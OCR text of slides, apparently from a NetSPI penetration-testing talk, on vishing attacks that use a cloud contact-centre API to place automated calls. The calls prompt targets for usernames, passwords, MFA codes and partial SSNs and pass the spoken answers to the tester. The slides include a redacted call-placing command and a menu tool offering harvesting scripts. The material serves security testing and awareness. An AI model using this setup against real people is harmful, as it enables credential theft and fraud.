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

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

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





ATTACK SCENARIOS

OUTBOUND PHONE CALLS

ATTACK SCENARIOS – OUTBOUND CALL

NETSPI

Outbound Call to Target

- Connect provides an API that you can use to place outbound phone calls
- Outbound calls can be placed into a workflow which follows an automated system

  "You have…1…new message"

  "Please say your username"

  "Please say your password"

  "First message:"


- Lex recognizes the data and transcribes it for Lambda
- Lambda takes the creds and sends them to the tester

ATTACK SCENARIOS – OUTBOUND CALL

```
[~] aws connect start-outbound-voice-contact
   --destination-phone-number "+1XXXXXX9001“
   --contact-flow-id 8XXXXXX5-XXXX-XXXX-XXXX-7a751XXXXXX5
   --instance-id f0XXXXXX-XXXX-XXXX-XXXX-abXXXXXXe7e1
   --source-phone-number "+1XXXXXX2315"

{
   "ContactId": "2XXXXXX3-XXXX-XXXX-XXXX-724c5XXXXXX5"
}
```

ATTACK SCENARIOS – OUTBOUND CALL



ATTACK SCENARIOS – OUTBOUND CALL

```
[~] ./callme.py
Client Name: NetSPI
Project Name: WWHF
==========================================
NetSPI-WWHF - Call #01
==========================================

    1: MFA Token Sync
        - Email
        - PIN
        - OTP
    2: Secure Message
        - Username
        - Password
    3: Compromised Account
        - Full name
        - Date of birth
        - SSN (last 4)
    4: Manual
        - Transfers call to tester

    ?: 2

Target Number:  [redacted] 9001

Calling: +1 [redacted] 9001

.....
.............

Call Placed - Contact ID: 994[redacted]c1e

Continue [1]  or Quit [any key]?: q
```

ATTACK SCENARIOS – DISTRACTION CALL


NETSPI

Outbound Call to Target

